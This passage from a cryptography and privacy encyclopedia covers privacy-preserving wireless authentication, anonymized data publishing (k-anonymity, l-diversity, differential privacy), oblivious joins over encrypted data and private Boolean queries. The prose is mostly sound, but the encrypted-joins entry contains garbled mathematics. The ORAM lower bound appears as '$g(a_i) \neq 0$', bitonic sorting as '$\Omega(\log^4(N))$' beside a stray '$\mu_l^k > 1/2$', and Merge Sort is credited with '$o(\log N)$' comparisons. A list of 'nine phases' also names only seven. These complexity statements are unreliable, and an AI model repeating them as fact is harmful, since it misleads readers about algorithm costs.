SUPI). Similar to previous cellular systems, this technique only protects against eavesdroppers but not the base station. The Wi-Fi systems, including the latest WPA3, have not considered user identity privacy while providing data confidentiality. Recent progress in wireless access through low-earth orbit (LEO) satellites (e.g., Starlink) adopts a similar authentication process of WiFi at the user side. With the future convergence of wireless and wireline networks, a unified user authentication framework is expected to be in place. Above privacy-preserving authentication technologies can be applied to these systems to enhance their ability of privacy protection at the network access level.

In the literature, privacy protection has been an integral part of the protocol design of various wireless access techniques. Application-specific techniques have been proposed in emerging areas such as intelligent transportation, smart health, and IoT in general. In addition to the aforementioned techniques, device fingerprints (Kandel et al., 2019), zero-knowledge proof, and blockchain (Xiao et al., 2021) have been used for privacy-preserving user authentication. However, additional assumptions on security and resources are generally needed for these techniques.

Open Problems

Future wireless access networks are expected to support a variety of applications at different scales with different features such as heterogeneous devices, ultra-low latency, fast hand-off, system dynamics, and autonomy. To support privacy-preserving authentication, open problems exist in terms of efficiency, usability, scalability, heterogeneity, low latency, context awareness, continuous authentication, system adaptability, and intelligence.

References

Chaum D, van Heyst E (1991) Group signatures. In: Davies DW (ed) Eurocrypt 1991. LNCS, vol 547. Springer, Heidelberg, pp 257–265
[zbMATH]

Cui J et al (2018) An efficient message-authentication scheme based on edge computing for vehicular ad hoc networks. IEEE Trans Intell Transp Syst 20(5):1621–1632
[zbMATH]

Kaaniche N, Laurent M (2016) Attribute-based Signatures for supporting anonymous certification. Proceeding of ESORICS, Heraklion, Greece, 2016
[zbMATH]

Kandel LN et al (2019) Exploiting CSI-MIMO for accurate and efficient device identification. In: Proceeding of IEEE Globecom, Hawaii, 2019

Lou W, Ren K (2009) Security, privacy, and accountability in wireless access network. IEEE Wirel Commun 16(4):80–87
[zbMATH]

Lu R et al (2008) ECPP: efficient conditional privacy preservation protocol for secure vehicular communications. In: Proceeding INFOCOM, Phoenix, 2008

Ren Y et al (2015) Attribute–based signature schemes with accountability. Int J Inf Commun Technol 7(2–3):141–158
[zbMATH]

Rivest R et al (2001) How to leak a secret. In: Boyd C (ed) Asiacrypt 2001. LNCS, vol 2248. Springer, Heidelberg, pp 552–565
[zbMATH]

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
[zbMATH]

Samarati P, Sweeney L (1998) Protecting privacy when disclosing information: k-anonymity and its enforcement through generalization and suppression. Technical report, 1998
[zbMATH]

Sweeney L (2002) k-anonymity: a model for protecting privacy. Int J Uncertainty Fuzziness Knowl Based Syst 10(5):557–570
[MathSciNet][zbMATH]

Xiao Y et al (2021) Decentralized spectrum access system: vision, challenges, and a blockchain solution. Online: https://arxiv.org/abs/2112.05612. Last Accessed 31 Dec 2021
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1554

Privacy-Preserving Data Publishing

Alip Mohammed[99] ✉ and Benjamin C. M. Fung[99] ✉
(99) School of Information Studies, McGill University, Montreal, QC, Canada

✉ **Alip Mohammed**
Email: maimaiti.alifu@mcgill.ca

✉ **Benjamin C. M. Fung (Corresponding author)**
Email: ben.fung@mcgill.ca

Synonyms

Data anonymization; Privacy-enhanced technologies

Definition

Privacy-preserving data publishing (PPDP) is the study of sharing or publishing large collection of persons-specific data without compromising individual privacy.

Background

Knowledge- and information-based decision support systems (DSS) have become one of the most important components of many government agencies, corporations, and organizations. Typical DSS consist of nine phases: data collection, storage, sharing, integration, analysis, mining, knowledge presentation, and finally decision recommendation. The process often involves sharing large volumes of person-specific information

between multiple parties. *Privacy-preserving data publishing* (*PPDP*) is the study of sharing or publishing large collections of person-specific data without compromising individual privacy. For example, a hospital has collected a large volume of patient-specific, sensitive information and would like to share the information to a third party, say a university research team, for data analysis (Mohammed et al. 2013; Khokhar et al. 2014). In this scenario, the hospital is the *data provider*, the patients are *record owner*, and the university research team is the *data recipient*. The challenge is how to release useful data to the data recipient while preserving the privacy of the record owners. This chapter provides an overview of PPDP. Refer to (Fung et al. 2010) and (Aggarwal and Yu 2008) for more details.

There are two types of data publishing models: untrusted and trusted models (Gehrke 2006). In the untrusted model, it is possible that the data publisher may want to extract sensitive information from record owners. In the trusted model, the record owners voluntarily submit their personal information to the data publisher. Nonetheless, this does not imply the record owners allow the data publisher to share their data to other data recipients. In this chapter, we consider privacy issues in the trusted model.

A typical privacy-preserving data publishing (PPDP) system consists of several components: attack and privacy models, anonymization operations, information metrics, and anonymization algorithms. Given a raw person-specific dataset *T*, the objective of a PPDP system is to apply an anonymization algorithm on *T* and transform *it* into an anonymous version *T'* via a sequence of anonymization operations with the guidance of an information metric such that *T'* satisfies a privacy model with the goal of preventing a certain type of privacy attack.

Attack models refer to the mechanism how an attacker may launch a privacy attack on a released dataset. For example, an attacker may have access to the released dataset as well as an external dataset, and therefore has the capability to join the two datasets with the goal of narrowing down some sensitive information of a target victim. Typical attack models are record linkage, attribute linkage, table linkage, and probabilistic inferences.

Privacy models define the requirements that a dataset needs to satisfy in order to prevent a certain type of attacks. For example, Samarati and Sweeney (1998a, b) and Sweeney (2002a) defined a notion called *quasi-identifiers (QID)* which is a set of attributes that may be used to implicitly

identify an individual. A table *T'* satisfies *k*-anonymity if every instance of QID values in *T'* there exists at least *k-1* other instances of the same combination of QID values. Other common privacy models include l-diversity (Machanavajjhala et al. 2006, 2007), confidence bounding (Wang et al. 2005, 2007), *LKC*-privacy (Fung et al. 2009a), *t*-closeness (Li et al. 2007), and ϵ-differential privacy (Dwork 2007, 2008). More details of each privacy model are provided in the next section.

Anonymization operations is a sequence of modifications applying on a raw dataset *T* in order to transform it to an anonymous version *T'*. Typical anonymization operators include generalization (LeFevre et al. 2005; Fung et al. 2005, 2007), suppression (Wang and Fung 2006; Wang et al. 2007; Bayardo and Agrawal 2005), anatomization (Xiao and Tao 2006), and perturbation (Aggarwal and Yu 2008). Generalization is to transform a concept value from a lower granularity to a higher granularity according to a concept taxonomy. For example, the occupation value *doctor* can be generalized to *professional*. Suppression is to completely remove an attribute value, which can be viewed as a special case of generalization where the value *doctor* is generalized to *any job*. The goal of anatomization is to deassociate the relationship between a QID and a sensitive attribute by publishing them in two separate tables but linking them up with lossy group identifiers. Perturbation is a method that replaces the raw data values with some synthetically generated values while roughly preserving the statistical information.

While preserving the privacy of record owners, it is also important to preserve the information utility of the anonymized data, otherwise it defeats the purpose of releasing the data. The anonymization algorithm can be viewed as an optimization process searching on a multidimensional space with the goal of finding an optimal point that satisfies the privacy requirement with the maximal information utility. Thus, we need an information metric to guide each step of anonymization operation. There are two categories of information metrics: general purpose and specific purpose. General purpose refers the data publishing scenario that the data release is for a general purpose. Sometimes, a data provider does not have an idea or does not care about who will get the data and how the recipients will use the data. In this case, the general metrics are suitable to guide the anonymization algorithm. In contrast, if the data providers know the purpose of the data release in advance, then the anonymous dataset can be

better customized for such specific purpose, e.g., classification analysis (Iyengar 2002; Mohammed et al. 2011) or cluster analysis (Fung 2009b; Wang et al. 2020).

Anonymization algorithms can be categorized according to the privacy models they achieve. For example, Sweeney (2002a, b) presented the *MinGen* algorithm that exhaustively explore all possible generalizations to identify the optimal information utility of a given metric. Iyengar (2002), Fung et al. (2005, 2007), and Lefevre et al. (2006) presented a genetic algorithm and a top-down specialization algorithm, respectively, to achieve *k*-anonymity for classification analysis. Machanavajjhala et al. (2006, 2007) presented a bottom-up algorithm to achieve l-diversity. Chen et al. (2012) and Khokhar et al. (2014) presented a differentially private algorithm for transit data and network data, respectively. Mohammed et al. (2011) presented a differentially private algorithm for classification analysis on relational data.

Theory

The following is a list of well-known privacy models:

- *k-anonymity*. QID is a set of attributes, such as gender, age, weight, etc., that may be used to implicitly identify individuals. In a *k*-anonymous table, for each QID group there exists at least *k* other records in the group. As a result, there is the probability of linking a record owner to a specific record through QID bounded by 1/*k* (Samarati and Sweeney 1998a, b).
- *l-diversity*. To prevent attacking from using the QID attributes to infer sensitive attributes, Machanavajjhala et al. (2006, 2007) proposed the principle of l-diversity. A QID groups l-diverse values if there are at least l "well-represented" values for the sensitive attribute. A table is l-diverse if every QID group of the table is l-diverse. l-diversity requires every QID group to contain at least l "well-represented" sensitive values. There are multiple notions of "well represented." The simpler one requires that there are at least l-distinct values for the sensitive field in each QID group (Machanavajjhala et al. 2007).
- *Confidence bounding*. Wang et al. (2005, 2007) propose the principle of private template of the form ($QID \rightarrow s, C$), where s is a sensitive value, QID is a quasi-identifier, and C is a maximum confidence threshold. The

template allows the data publisher to flexibly determine what attributes need to be protected and the level of protection.

- *t-closeness*. Li et al. (2007) pointed out that l-diversity fails to prevent attribute linkage attacks if the dataset has a sensitive attribute that is skewed. To prevent this type of attack, Li et al. (2007) proposed *t*-closeness, a privacy model that requires the distribution of a sensitive attribute in any QID group to be similar to the distribution of the sensitive attribute in the overall table.
- *Differential privacy*. Dwork (2006) defined a novel notion of privacy: The risk to the record owner's privacy should not be very different due to participating in a database. Dwork proposed not to compare the prior probability and the posterior probability before and after accessing the published data. Instead, Dwork proposed to compare the risk with and without the record owner's information in the published data. As a result, Dwork proposed a privacy model called *ϵ-differential privacy* to ensure that adding or removing a single record would not significantly affect the outcome of any function derived from the data table, and therefore no risk is gained due to joining different databases. Dwork (2006) formally proved that *ϵ-differential* privacy can provide a guarantee against attackers with arbitrary background knowledge.

Open Problems and Future Directions

Real-life data publishing scenarios are much more complicated than having a hospital making a single data release to a university team. Instead, a hospital keeps receiving new patients and needs to periodically release new data to one or multiple recipients. The scenario creates several new privacy risks. Even though each release is anonymized to satisfy a certain privacy model, it is possible that the recipient breaks the privacy model by comparing multiple releases. Similarly, multiple recipients may exchange their releases to compromise the privacy model. The problem is known as sequential anonymization and has been studied by Byun et al. (2006), Wang and Fung (2006), Fung et al. (2008), Abdelhameed et al. (2019), and Khan et al. (2020).

Anonymization is not limited to relational data. Other forms of data such as transaction data, spatiotemporal data, and textual data may also suffer from potential privacy attacks.

Many activities in the private and public sectors involve sharing and analyzing high-dimensional data. A typical example of high-dimensional data is transaction databases. Obviously, transaction data needs to be properly anonymized and, of course, there are studies available on anonymization of high-dimensional data. For example, Abul et al. (2008) presented a *k*-anonymization algorithm for moving objects.

Aggarwal and Yu (2007) introduced a sketch-based approach to construct a privacy-aware representation of the raw data. The approach allows effective reconstruction of various aggregate distance measures. Fung et al. (2009a) presented an anonymization method for high-dimensional RFID moving object data. The proposed privacy model, *LKC*-privacy, guarantees that every RFID trajectory with less than or equal to *L* is shared by least *K*-1 other moving objects, and the confidence in inferring any prespecified sensitive value is bounded by *C*. While majority of the earlier research is dedicated to anonymizing structural data, only a few works (Maeda et al. 2016; Eyupoglu et al. 2018) focus on anonymizing unstructured data, such as text documents. Bo et al. (2021) introduced the first differentially private algorithm to anonymize writing styles while preserving semantic and sentiment in digital writings.

Cross-References

(*X*, *Y*)-Privacy

References

Abdelhameed SA, Moussa SM, Khalifa ME (2019) Restricted sensitive attributes-based sequential anonymization (RSA-SA) approach for privacy-preserving data stream publishing. Knowl-Based Syst 164:1–20

Abul O, Bonchi F, Nanni M (2008) Never walk alone: uncertainty for anonymity in moving objects databases. In: Proceedings of the 24th IEEE international conference on data engineering, (ICDE), pp 376–385
[zbMATH]

Aggarwal CC, Yu PS (2007) On privacy-preservation of text and sparse binary data with sketches. In: Proceedings of the SIAM international conference on data mining (SDM)
[zbMATH]

Aggarwal CC, Yu PS (2008) Privacy-preserving data mining: models and algorithms. Springer, Berlin
[zbMATH]

Bayardo RJ, Agrawal R (2005) Data privacy through optimal k-anonymization. In: Proceedings of the 21st IEEE international conference on data engineering (ICDE), pp 217–228
[zbMATH]

Bo H, Ding SHH, Fung BCM, Iqbal F (2021) ER-AE: differentially private text generation for authorship anonymization. In: Proceedings of the annual conference of the North American chapter of the Association for Computational Linguistics (NAACL-HLT), 11 pages

Byun JW, Sohn Y, Bertino E, Li N (2006) Secure anonymization for incremental datasets. In: Proceedings of the VLDB workshop on secure data management (SDM)
[zbMATH]

Chen R, Fung BCM, Desai BC, Sossou NM (2012) Differentially private transit data publication: A case study on the Montreal transportation system. In Proceedings of the 18th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (SIGKDD), ACM Press, pp. 213–221

Dwork C (2006) Differential privacy. In: Proceedings of the 33rd international colloquium on automata, languages and programming (ICALP), pp 1–12
[zbMATH]

Dwork C (2007) Ask a better question, get a better answer: a new approach to private data analysis. In: Proceedings of the international conference on database theory (ICDT), pp 18–27
[zbMATH]

Dwork C (2008) Differential privacy: a survey of results. In: Proceedings of the 5th international conference on theory and applications of models of computation (TAMC), pp 1–19
[zbMATH]

Eyupoglu C, Aydin MA, Zaim AH, Sertbas A (2018) An efficient big data anonymization algorithm based on chaos and perturbation techniques. Entropy 20(5):373. https://doi.org/10.3390/e20050373
[Crossref]

Fung BCM, Wang K, Yu PS (2005) Top-down specialization for information and privacy preservation. In: Proceedings of the 21st IEEE international conference on data engineering (ICDE), pp 205–216
[zbMATH]

Fung BCM, Wang K, Yu PS (2007) Anonymizing classification data for privacy preservation. IEEE Trans Knowl Data Eng 19(5):711–725
[zbMATH]

Fung BCM, Wang K, Fu AWC, Pei J (2008) Anonymity for continuous data publishing. In: Proceedings of the 11th international conference on extending database technology (EDBT). ACM, New York, pp 264–275
[zbMATH]

Fung BCM, Wang K, Wang L, Debbabi M (2008b) A framework for privacy-preserving cluster analysis. In: Proceedings of the 2008c, IEEE international conference on intelligence and security informatics (ISI), pp 46–51
[zbMATH]

Fung BCM, Cao M, Desai BC, Xu H (2009a) Privacy protection for RFID data. In: Proceedings of the 24th ACM SIGAPP symposium on applied computing (SAC). ACM, New York
[zbMATH]

Fung BCM, Wang K, Wang L, Hung PCK (2009b) Privacy-preserving data publishing for cluster analysis. Data Knowl Eng 68(6):552–575
[zbMATH]

Fung BCM, Wang K, Chen R, Yu PS (2010) Privacy-preserving data publishing: a survey of recent developments. ACM Comput Surv 42(4):1–53, Article 14
[zbMATH]

Gehrke J (2006) Models and methods for privacy-preserving data publishing and analysis. Tutorial at the 12th ACM SIGKDD

Iyengar VS (2002) Transforming data to satisfy privacy constraints. In: Proceedings of the 8th ACM, SIGKDD. ACM, New York, pp 279–288
[zbMATH]

Khan R, Tao XF, Anjum A, Malik SR, Yu S, Khan A, Rehman W, Malik H (2020) (τ, m)-sliced Bucket privacy model for sequential anonymization for improving privacy and utility. Trans Emerg Telecommun Technol 33(6):e4130
[zbMATH]

Khokhar RH, Chen R, Fung BCM, Lui SM (2014) Quantifying the costs and benefits of privacy-preserving health data publishing. J Biomed Informatics 50:107–121, Elsevier
[zbMATH]

Lefevre K, Dewitt DJ, Ramakrishnan R (2005) Incognito: efficient full-domain k-anonymity. In: Proceedings of ACM SIGMOD. ACM, New York, pp 49–60
[zbMATH]

Lefevre K, Dewitt DJ, Ramakrishnan R (2006) Workload-aware anonymization. In: Proceedings of the 12th ACM SIGKDD. ACM, New York
[zbMATH]

Li N, Li T, Venkatasubramanian S (2007) t-closeness: privacy beyond k-anonymity and diversity. In: Proceedings of the 21st IEEE international conference on data engineering (ICDE)
[zbMATH]

Machanavajjhala A, Gehrke J, Kifer D, Venkitasubramaniam M (2006) l-diversity: privacy beyond k-anonymity. In: Proceedings of the 22nd IEEE international conference on data engineering (ICDE)
[zbMATH]

Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) l – diversity: privacy beyond k-anonymity. ACM Trans Knowl Discov Data 1:1

[zbMATH]

Maeda W, Suzuki Y, Nakamura S (2016) Fast text anonymization using k-anonymity, iiWAS '16. In: Proceedings of the 18th international conference on information integration and web-based applications and services, pp 340–344
[zbMATH]

Mohammed N, Chen R, Fung BCM, Yu PS (2011) Differentially private data release for data mining. In: Proceedings of the 17th ACM SIGKDD international conference on knowledge discovery and data mining (SIGKDD). ACM Press, San Diego, pp 493–501
[zbMATH]

Mohammed N, Jiang X, Chen R, Fung BCM, Ohno-Machado L (2013) Privacy-preserving heterogeneous health data sharing. J Am Med Inform Assoc (JAMIA) 20(3):462–469, BMJ
[zbMATH]

Samarati P, Sweeney L (1998a) Generalizing data to provide anonymity when disclosing information. In: Proceedings of the 17th ACM SIGACT-SIGMOD-SIGART (PODS). ACM, New York, p 188

Samarati P, Sweeney L (1998b) Protecting privacy when disclosing information: k-anonymity and its enforcement through generalization and suppression. Tech rep SRI International

Sweeney L (2002a) Achieving k-anonymity privacy protection using generalization and suppression. Int J Uncert Fuzziness Knowl Based Syst 10(5):571–588
[MathSciNet][zbMATH]

Sweeney L (2002b) k-anonymity: a model for protecting privacy. Int J Uncert Fuzziness Knowl Based Syst 10:557–570
[MathSciNet][zbMATH]

Wang K, Fung BCM (2006) Anonymizing sequential releases. In: Proceedings of the 12th ACM, SIGKDD conference. ACM, New York
[zbMATH]

Wang K, Fung BCM, Yu PS (2005) Template-based privacy preservation in classification problems. In: Proceedings of the 5th IEEE international conference on data mining (ICDM), pp 466–473
[zbMATH]

Wang K, Fung BCM, Yu PS (2007) Handicapping attacker’s confidence: an alternative to k-anonymization. Knowl Inf Syst 11(3):345–368
[zbMATH]

Wang R, Fung BCM, Zhu Y (2020) Heterogeneous data release for cluster analysis with differential privacy. Knowl Based Syst (KBS) 201–202(106047):1–13, Elsevier
[zbMATH]

Xiao X, Tao Y (2006) Anatomy: simple and effective privacy preservation. In: Proceedings of the 32nd conference on very large data bases (VLDB)
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1560

Privacy-Preserving Joins over Encrypted Data

Gerardo Pelosi[100] ✉
(100) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Gerardo Pelosi**
Email: gerardo.pelosi@polimi.it

Synonyms

Oblivious joins; Secure joins

Definition

A privacy-preserving join over encrypted data refers to a non-interactive join over encrypted relational data outsourced by a data owner to a single-server service provider (e.g., a single virtualized cloud environment), which in turn provides individual service requesters with online access mechanisms for querying and managing the hosted encrypted datasets. The join scheme is privacy-preserving or secure if no party learns more than what can be deduced from sizes of input, intermediate, and result relations, as well as time required for their processing. In particular, the memory access pattern monitored by an observer sitting at the server machine should convey no useful information about the plain content of the dataset.

Theory

In the outsourced data framework, clients store their sensitive data on a database server under the control of a service provider, which provides online access mechanisms for querying and managing the hosted datasets. Even assuming that authenticated and secure communication channels between the service provider and individual service requesters are in place, confidentiality of outsourced datasets is threatened by adversaries that are either external or internal with respect to the service provider itself. Indeed, external adversaries can gain access to the dataset by exploiting vulnerabilities in the software infrastructure, while insider threats could range from database administrators accessing datasets to adversaries having physical access to the host machine.

Usually, to guarantee the confidentiality of outsourced data, each tuple of the values included in a database relation is encrypted with a semantically secure cipher and subsequently stored into the untrusted memory of the server running on the remote host machine. Once encrypted however, the data cannot be easily processed by the server, with a possible consequent limitation of the advantages of outsourcing. Therefore, it is important to provide mechanisms that can provably guarantee the confidentiality of both the query made by an authorized requester and the content of data processed at server side, while preserving as much as possible the query expressivity.

Some strategies that can be used to achieve this include dedicated hardware, at host side, in the form of secure cryptographic coprocessors or hardware enclaves (e.g., Intel SGX Costan and Devadas 2016) realized via a dedicated set of processor instructions, which work as proxies of the local computing platform available to the client of a service requester, although with a limited trusted memory. These approaches provide good security and privacy guarantees by ensuring that the user’s data remain encrypted throughout the execution of the query program. Nonetheless, if the control flow of the query program depends on its input, the possible accesses to the (untrusted) memory of the server, outside the one of the coprocessors/enclaves, can still reveal information on the plain content of the encrypted dataset. Furthermore, solutions such as Intel SGX also leak the memory access patterns, as they employ the main memory instead of a dedicated, isolated portion of working memory. Protecting a query program against such leaks amounts to making it *oblivious* a priori, i.e., ensuring that

its decisions about which memory locations to access do not depend on its input data values.

The most general approach to make oblivious a generic program is to use an Oblivious RAM (ORAM) data structure, which provides an interface through which the program can access (obliviously or not) all the memory locations it needs and, at the same time, enforces the obliviousness of the corresponding physical accesses to the (untrusted) memory of the hosting server. Though the design of ORAM schemes has been a cornerstone of oblivious algorithm design, all available schemes come with a practically relevant performance limitation due to the lower bound $g(a_i) \neq 0$ on the time/bandwidth overhead (Larsen and Nielsen, 2018) they require to properly execute each access to a relation with *n* entries/tuples.

A second approach to achieving obliviousness is to assume that the program run at client side is explicitly allowed to access non-obliviously a limited but non-constant (in the length of the program) amount of untrusted memory at the hosting server. This approach well captures some of the settings of cryptographic coprocessors that are equipped with a limited internal memory protected from the untrusted environment at the host side. Nonetheless, especially in the case of the enclave environments, internal data cache accesses as well as timings and patterns of data transfers between the enclave memory and the external untrusted memory should be carefully monitored to prevent their exploitation as covert/side channels to derive information about the plain content of the encrypted dataset. In this scenario, ObliDB (Eskandarian and Zaharia, 2019) is secure oblivious data management system that stores encrypted database tables in the untrusted memory of the hosting environment of a service provider and supports oblivious query processing for general query workloads (by employing also ORAM constructions as building blocks). Currently, ObliDB provides the best computational time complexity to execute a private equi-join, restricted to a primary key–foreign key case when the output size is $O(n)$, which amounts to $O(n \log^2(n/t))$ assuming the availability of $O(t)$ fully oblivious memory.

A third approach to achieving access pattern privacy when performing equi-joins over encrypted data lies in designing an oblivious algorithm specific for the join procedure that closely follows the efficiency of its non-secure sort-merge counterpart (i.e., $(1+\alpha)\mathbb{E}[L]$ on inputs producing $O(n)$

outputs), without the use of generic primitives (e.g., ORAM) or reliance on hardware assumptions.

The authors in Krastnikov et al. (2020) describe an oblivious join procedure with computational time complexity $O(m' \log^2(m'))$ assuming the availability of $O(1)$ oblivious memory (of the size of a table entry) and m' equal to the sum of the input and output numbers of tuples. The proposed solution introduces provably oblivious constructions and makes use of sorting networks to perform the in-place input-independent sorting of n elements in $\Omega(\log^4(N))$ time, with a strategy, such as the one of a bitonic sorter. The number of comparisons done by a bitonic sorter ($\mu_l^k > 1/2$) is larger than the one of popular sorting algorithms (e.g., Merge Sort, $o(\log N)$); however, the compared elements are in predefined input-independent locations, and their values are swapped depending on the result. Such a procedure can be easily made oblivious when dealing with encrypted values considering that, even if two elements are not to be swapped, the same (re-encrypted) entries are written to their original locations. Indeed, when a probabilistic (semantically secure) encryption scheme is used, this leaks no information about whether the two elements were swapped or not.

Finally, Private Set Intersection and Private Record Linkage are problems somewhat similar to the one performing a private join in that they involve finding matching entries among different database relations. The most efficient protocols tackling these problems make use of cryptographic primitives based on oblivious transfer techniques that are not applicable to database joins (Pinkas et al., 2018).

Open Problems and Future Directions

Current solutions to perform private joins over encrypted data tackle the realization of equi-joins restricted or not to the case of joins between primary and foreign keys, and making use or not of secure hardware anchors. Open challenges include the design of secure schemes to realize compound queries involving multi-way joins or grouping operations combined with joins.

Cross-References

Oblivious RAM (ORAM)
Private Boolean Queries on Encrypted Data
Private Range Queries
Search over Encrypted Data
Searchable Symmetric Encryption

References

Costan V, Devadas S (2016) Intel SGX explained. Cryptology ePrint Archive, Paper 2016/086. https://eprint.iacr.org/2016/086

Eskandarian S, Zaharia M (2019) ObliDB: oblivious query processing for secure databases. Proc VLDB Endow 13(2):169–183. https://doi.org/10.14778/3364324.3364331 [zbMATH]

Krastnikov S, Kerschbaum F, Stebila D (2020) Efficient oblivious database joins. Proc VLDB Endow 13(11):2132–2145. http://www.vldb.org/pvldb/vol13/p2132-krastnikov.pdf

Larsen KG, Nielsen JB (2018) Yes, there is an oblivious RAM lower bound! In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018 – 38th Annual International Cryptology Conference, Santa Barbara, CA, USA, 19–23 Aug, 2018. Proceedings, Part II, Lecture Notes in Computer Science, vol 10992. Springer, pp 523–542. https://doi.org/10.1007/978-3-319-96881-0_18

Pinkas B, Schneider T, Zohner M (2018) Scalable private set intersection based on OT extension. ACM Trans Priv Secur 21(2):7:1–7:35. https://doi.org/10.1145/3154794

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300746

Privacy-Preserving Machine Learning

Secure and Privacy-Preserving Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300747

Privacy-Preserving Outlier Detection

Sensitive Privacy: Data Privacy for Analyzing Anomalies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300748

Privacy-Preserving Technologies

Privacy-Enhancing Technologies (PET)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1559

Private Boolean Queries on Encrypted Data

Alessandro Barenghi[101] ✉ and Gerardo Pelosi[102] ✉
(101) Department of Electronics, Information and Bioengineering – DEIB, Politecnico di Milano, Milan, Italy
(102) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Alessandro Barenghi**
Email: alessandro.barenghi@polimi.it

✉ **Gerardo Pelosi (Corresponding author)**
Email: gerardo.pelosi@polimi.it

Synonyms

Boolean interrogations on encrypted data

Definition

Private Boolean queries on encrypted data are a privacy-preserving querying mechanism which allows a client to retrieve from a server a set of encrypted data labelled with secret-valued Boolean attributes. The data owner, acting as a client, queries the server, asking the retrieval for the set of data items for which an arbitrary Boolean formula holds true when evaluated on the secret-valued attributes associated with the data item. The entire mechanism should leak as little information as possible concerning the Boolean query, the values of the Boolean attributes, and the value of the items in the server. Furthermore, it is desirable that the communication

overhead (i.e., the amount of data sent back to the client in addition to the required ones) is minimized, and the query execution time on the server is sub-linear in the number of stored elements.

Background

With the current state-of-the-art methods for private Boolean queries on encrypted data, a trade-off must be faced: either reduce the information leakage to essentially nothing, using an oblivious RAM-based solution, but tolerate a tangible computational and bandwidth overhead, or relax the constraint on the amount of leaked information, but gain in efficiency. Searchable encryption, introduced by Song in Song et al. (2000), has spurred a long line of works, which has evolved from exact term queries over encrypted data to the point of including the ability to perform range queries (Faber et al., 2015), search for strings and substrings (Mainardi et al., 2019), and reaching the ability of searching for a set of elements for which a generic Boolean formula is true on their attributes (Patel et al., 2021). The notion of searchable encryption has also been further extended into the one of structured encryption, proposed in Chase and Kamara (2010), which proposes encryption techniques for general data structures beyond search indexes.

Theory

Performing Boolean queries over encrypted data can be understood as querying for the contents of an encrypted multimap, which contains, as values, the encrypted outsourced data items and, as the key, a tuple of Boolean attributes $(\ell_1, \ldots, \ell_q), q \in \mathbb{N} \setminus \{0\}$ (Patel et al., 2021). Denote as the *query volume* the number of (encrypted) elements returned by a query. Ideally, a client would like to leak the least possible amount of values for the query volumes, i.e., only the ones for which an actual query has been made to the server. We note that not leaking even those implies that the Boolean private querying scheme will have to return systematically some useless values, thus decreasing the efficiency. The privacy vs. bandwidth efficiency trade-off that needs to be faced is made evident considering two straightforward solutions to allow the querying of any items for which a Boolean formula evaluated on their attached attributes is satisfied.

The first trade-off corner is obtained with a scheme that allows to query for all the elements having a given attribute set to true. This in turn allows the client to communicate the Boolean formula for the query to the server. In this scenario, the server is able to single out the subset of data items for which every single attribute is true or false, and therefore it computes the exact set of elements matching the query and sends them back to the client, achieving optimal bandwidth efficiency. The opposite trade-off corner is having the client receive the entire dataset and perform the Boolean query locally: clearly, this approach has null information leakage, but it is impractically inefficient.

The first work to propose a method allowing arbitrary Boolean queries, with worst-case sublinear search times and (nontrivial) leakage smaller than the one of the first naive trade-offs mentioned before, is BIEX, proposed by Kamara and Moataz (2017). In BIEX, queries are considered in Conjunctive Normal Form (i.e., conjunctions of clauses made of disjunction of variables). BIEX is able to achieve a leakage smaller than the one for the first naive trade-off, as the server does not gain knowledge of which sets of elements are labeled with any possible attribute value. In particular, if the CNF query is $\phi = d_1 \wedge \ldots \wedge d_l$, $l > 1$, the server gains knowledge of which elements are labeled with a specific value of the attributes contained in the first disjunction d_1 and of the elements for which the conjunction of an attribute appearing in d_1 and an attribute appearing in d_j, $j \neq 1$ holds true. This, unless the entire formula is only a single disjunction (i.e., $\phi = d_1$), represents strictly less leakage than the one from the naive approach.

The aforementioned reduction of the information leakage was improved in Patel et al. (2021), realizing a scheme for which the server does not gain knowledge of any elements for which a singleton formula (i.e., a formula made of a single label) is true, unless the client explicitly makes such a query.

Application

Performing private queries on formulas over Boolean attributes provides a rich set of querying possibilities. In particular, given the existence of sub-linear time searchable encrypted data storage, it is possible to outsource the storage of large archives of data, for which the contents have to remain

confidential, while leaking the sizes of the sets of elements sharing a given attribute is not a concern for the use case scenario.

A possible application for these techniques to execute queries on encrypted storage is represented by the remote storage of e-mail messages, where the Boolean attributes attached to each message (e.g., the message is urgent, and the message contains an attachment) do not effectively disclose much of the information that the data structure client wants to keep confidential.

Open Problems and Future Directions

While concrete progress has been made in improving the information leakage of private Boolean queries while retaining sub-linear query execution time and bandwidth overheads close to the minimum, the current information leakage is still non-negligible (Patel et al., 2021). Indeed, given the significant expressiveness provided by a CNF formula, it is remarkably challenging to obtain a scheme in which the information composition made by an adversarial server does not provide substantial information to it. Designing new private Boolean query schemes improving on the information leakage or providing tight lower bounds on the minimum leakage itself is therefore an interesting open problem.

Cross-References

Confidential Queries for Encrypted Relational DBMS
Oblivious RAM (ORAM)
Private Range Queries
Searchable Symmetric Encryption
Structured Encryption

References

Chase M, Kamara S (2010) Structured encryption and controlled disclosure. In: Abe M (ed) Advances in Cryptology – ASIACRYPT 2010 – 16th International Conference on the Theory and Application of Cryptology and Information Security, Singapore, 5–9 Dec 2010. Proceedings, Lecture Notes in Computer Science, vol 6477. Springer, pp 577–594. https://doi.org/10.1007/978-3-642-17373-8_33

